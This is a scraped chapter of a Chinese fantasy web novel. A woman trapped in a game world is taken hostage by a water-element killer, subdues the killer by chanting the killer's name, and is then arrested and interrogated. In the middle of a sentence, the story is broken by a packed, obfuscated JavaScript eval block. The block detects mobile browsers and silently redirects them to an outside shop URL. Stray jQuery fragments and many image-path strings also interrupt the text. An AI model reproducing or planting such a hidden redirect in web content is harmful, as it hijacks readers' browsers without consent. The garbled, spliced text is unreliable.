他们都误判了。
误判一个天赋者的天赋,在亚特兰蒂斯大陆,没有任何一个错误会比这个更加致命。
仅仅因为杀人者的身体四肢健壮程度异于常人,就笃定他是力量型天赋者,这显然太过于武断。仔细回想,杀人者在整个过程中,其实根本没有施展出专属于力量型天赋者所专有的天赋力。
而此时,救援小队与战斗小队显然也意识到了这个问题。
把一个水元素天赋者放归水元素充盈的环境下,根本无异于放虎归山。
姜素屏蔽如钟鼓般跳动的心跳,努力冷静下来。
海藻般阴湿的蜷曲头发被海水浸湿,紧紧贴在来人的面部,只露出一副可怖深邃的瞳孔。
她拖着长长的水印,慢吞吞地喘着气爬起来。于是桎梏便从脚踝转移到姜素的脖颈,她手掌粗粝的茧子抵着皮肤。姜素毫不怀疑,只要她的手指稍稍用力,就能够轻而易举地扭断她的脖颈。
凶手是个女人。姜素凭借对男女盆骨做出了判断。尽管除此以外,她没有任何能够让人分辨出性别的第二性征。
水元素天赋者遇水则如鱼得水。方才她遭受元素攻击的伤口在水元素的浸润之下逐渐愈合,她的气息慢慢平静下来,力量重新充斥了她疲惫不堪的躯体。她将头扭曲地贴在姜素的额头,目光阴沉地盯着她的眼睛,然后很轻地龇牙道:
“就是你了,天赐的幸运儿。”显而易见,她被挟持了。在被掐住在纵横复杂的巷子间快速移动时,以及人群的惊恐尖叫声中,她心凉地意识到这一点。
j01:[解锁新人物:达涞。]
姜素被猛地投掷在一堆钢铁废料,她呼吸不畅地捂住脖子喘气,周围是一片阴暗、看起来已经废弃了多年的工厂。天花板很高,大概有四五层楼那么高。
她紧盯着面前最大的“危险”。
[查看达涞基本信息。]
[信息面板:
姓名:达涞
性别:女
天赋:水元素
状态:精神二级狂化
原因:未知
弱点:未知
...
后面几乎一长串的未知令她眼前一黑。这类只有在投递简历时才会用到的基本信息,告诉她和不告诉她有什么区别啊。
难道她亲切地呼唤他的名字,就能换来自己的小命吗?
在姜素查看信息面板的间隙,达莱显然已经做好了杀人灭口的准备。本以为她会借此挟持她,作为人质来换取一条生路。可是对方完全没有威胁和谈判的意思,显然只是单纯的、纯粹地想要杀人。
精神狂化。她的大脑飞速运转,这个名词对于她来说异常陌生。但是她在游戏的世界观下才生存了不足一天,根本无法推知这种状态下的解决办法。她得等,等到救援队和金澍洲赶到。至少他们不会太慢的。
达涞扭着脖颈,里面的骨头咯吱咯吱响,咫尺之间她的虎口化刃抵在姜素的喉咙。
蓄力。
姜素的心跳得快要失去知觉。她下意识闭眼,有点绝望地看着他狰狞着朝她挥刀:“达涞大人!求求你别杀我!”
意料之内的疼痛却并没有到来。
达莱竟然停在半空。似乎被施了咒一般陷入了魔怔之中。
不是吧。她有些迟疑地冲着他挥了挥手。
真有用。
j01:[恭喜解锁支线:达莱的秘密。]
[获得boss线索碎片x1]
看他双目呆滞的样子。如果排除他是被她一时的谄媚和讨饶所心软的情况,当然这也是天方夜谭的情况。
那么就只有一种可能,达涞被下了类似于咒语之类的诅咒。
她还想仔细端详达涞的状况,没有片刻达涞便又重新狂化。
姜素闪身退后。
“求求你求求你求求你......”她快速退后,对方不断逼近,“别杀我别杀我别杀我别杀我。”
天赋者的速度显然更快。
呼吸之间便近在眼前。
姜素大喊:“达涞!”
果然,达涞一听见名字,动作又开始停滞了。
“达涞达涞达涞达涞达涞达涞达涞......”这下她的嘴皮子一刻也不敢停歇。达涞也被彻底定在了原地,无法动弹。
达涞的咒语是达涞。
·
环形大桥发生了一起命案。
而后在他的眼皮子地下,凶手又光明正大地二次作案,挟持人质并且退出了救援队的包围圈。
这简直是对他能力的莫大挑衅。
“卡肖带一队封锁旁边的圆巷,束微在这边做好收尾。”
金澍洲简明扼要地吩咐好,跃上半光速摩托,将油门踏板踩到了底。
凶手的详细资料在作案后的第一时间就被调出来。
可是他手上的这一份资料,上面清清楚楚地写明凶手达涞是一名力量型天赋者。
金澍洲只身踏入了圆巷。
这处圆巷并不属于亚特兰蒂斯新建设工程的一部分,而属于伫立于新城区的老城区。故而基础设施不齐,位置地图也并未标明。巷子窄而长,拐弯和路口颇多,道路盘根错节。
老居民早就多多少少搬出了这里,故而居民也不算多。
而此时,巷子格外僻静,没有任何痕迹线索或是打斗声。以他的天赋力,方圆百里内的动静都会被覆盖在内,尤其是凶手还与他有所交手,他熟悉凶手的元素气息。一分钟以前,凶手挟持人质逃入圆巷。
即便是设置了屏蔽元素,但是在他的天赋级别之下,一切都只会无所遁形。
除非,凶手不在这。
金澍洲停下手掌中运转的水元素天赋之力。
有人料到资料有误,料到他们会做出错误判断,料到凶手能够逃脱进行二次作案,甚至料到了他们因为不熟悉这处遗留的老区而耽误一些时间。他们的目的从来不是顺利逃脱,所以,被挟持的人此刻极有可能已经被分尸。
他想起方才在安全局里利用他狐假虎威的女人。
金澍洲当然看见了,达涞挟持的人质是姜素。那个愚蠢、倒霉的女人,刚解决了麻烦竟然还凑到案发现场前线看热闹。他的眼前浮现出姜素被挟持时的神情,甚至清楚到每一处肌肉的颤动。
她应该怕得想要跪地求饶的。可是在她的脸上竟然看不到任何慌张,琥珀色的瞳孔在阳光反射的水光下熠熠生辉。
“滴滴滴”传声器传来讯息。
“报告队长,在城郊的废弃仓库发现凶手踪迹!”
金澍洲按下传声器的侧边按钮,神色淡淡地抬眼看了一眼天空。天空依旧湛蓝、阳光比早上还要明媚。
转瞬之间,原地的男人已经飞掠而去,不见踪影。
·
“达涞!达涞!达涞达涞!达!涞!达——涞——”
金澍洲赶到现场时,见到的是这样一幅场景。
凶手达涞被粗粝的麻绳五花大绑,躺倒在地,眼神凝滞。而姜素则百无聊赖地蹲在他旁边,对着他的耳朵变换着声调叫他的名字。
金澍洲前进的脚步顿住,停在仓库门口。
姜素已经连续叫了十几分钟,此刻正口干舌燥百无聊赖。这咒语持续时间太短,她一停下,达涞一会儿就要弹起来,所以她只能嘴皮子不停。
救援队怎么还不来......她有点生无可恋,仰天叹气。不寄希望地把视线往出口一放,突然眼前一亮。
她感觉自己快要感动地哭出
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17678331|207594||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
声,太好了,这个仓库除了她和一个抽搐的达涞以外终于出现了另一个正常人。
在姜素起身的片刻,救援小队成员陆续赶到,站在金澍洲身后。
金澍洲冷漠开口:“全部拿下。”
于是全副武装的警员便密密麻麻地将她们围住,一排人拿枪口对准,一排人拿着盾牌前进。
“呃啊!”达涞恢复狂化,从地上弹起来挣脱了麻绳。
姜素连忙大叫:“快抓住她啊啊啊啊!”
警员迅速上前,干净利落地扣住手腕,反手往背后一拧,压住肩膀,拷上手铐。鞋尖猛地顶住膝盖,使之下跪。
姜素还在满意地观察特派警员的标准动作。
转头就被痛感包裹。“啊,痛痛痛。”姜素惊呼出声,她和达涞被扣在并排。
什么情况。她怎么也被拿下了。
姜素被迫跪在地上,身上的骨头都被拧得生痛。手铐也比早上那一副更紧、更牢固。
她逆着光抬头,只能看见金澍洲脸庞的一个侧影。
“喂,有没有搞错!我是受害者,大哥!大姐!金sir!”不过依旧保持亚特兰蒂斯传统,没有人理会她的控诉。
金澍洲只掀了掀眼皮:“全部带回监察所。”
屁股再次与审讯室冰凉坚硬的椅子面贴上,姜素对此是无比绝望的。
这间审讯室比之前的那间更加阴暗。因为没有铁窗,几乎是全封闭式的。四面八方的摄像监控摄像头都对准了她,令她的任何小动作都暴露无遗。
她此刻已经不像上回那样东张西望了,毕竟一回生二回熟。姜素很平静地就接受了这个事实。警员坐在对面,表情严肃。
警员:“姓名。”
姜素:“姜素,女,26周岁不到一天。”
警员旁边的一个人对着屏幕依次记录。
警员:“26岁?档案显示你只有23周岁。”
姜素皱眉思索了片刻,笃定应该是原主的年纪:“那应该是我记错了。”
警员怀疑地看了她一眼:“姜素,女,西西莉亚人,生日星元197年3月9日。基本信息确认无误吗?”
姜素点头。
凑巧的是,原主和自己的生日恰好是同一天。这游戏的设计还算精巧。
警员:“下午四时五十分零九秒,你出现在环形大桥旁边的克里斯堤岸,是吗?”
姜素:“差不多吧。”
警员:“是搭乘什么交通工具到达的?”
姜素:“飞行器。”然后又补充道:“不是我开的。交通安全局的小兄弟送我来的哈。”
警员:“目的。”
姜素想了想:“跟着你们头儿来的。”
警员用一种怀疑人生的目光看她:“谁?”
姜素:“金澍洲。”
警员瞪大了眼睛:“你是说金队?你们是什么关系?”
姜素瞟了一眼摄像头:“没有关系。”警员:“描述一下事情经过。”
姜素瘪了瘪嘴:“这有什么好描述的啊。就是早上我开飞行器被一只红毛鸟撞了,对方要置我于死地。那群瘪犊子恃强凌弱、特别势利,欺负弱小无辜的我,还拿电棍电我。还好你家队长菩萨心肠,大仁大义,过来救我一命。”
警员纠正:“是被挟持的事情经过。”
姜素“啊——”了一声:“凶手挟持我到仓库后,想要杀我。他被我绑起来了,你们英勇无畏、高大强悍、让人崇拜,救了我。我感激涕零,回去一定烧香拜佛感谢你们。”
警员:“怎么知道凶手名字的?”
姜素闻言突然沉默,脑子开始飞速地旋转。
然后她标准地微笑了一下:“她主动告诉我的,你信吗?”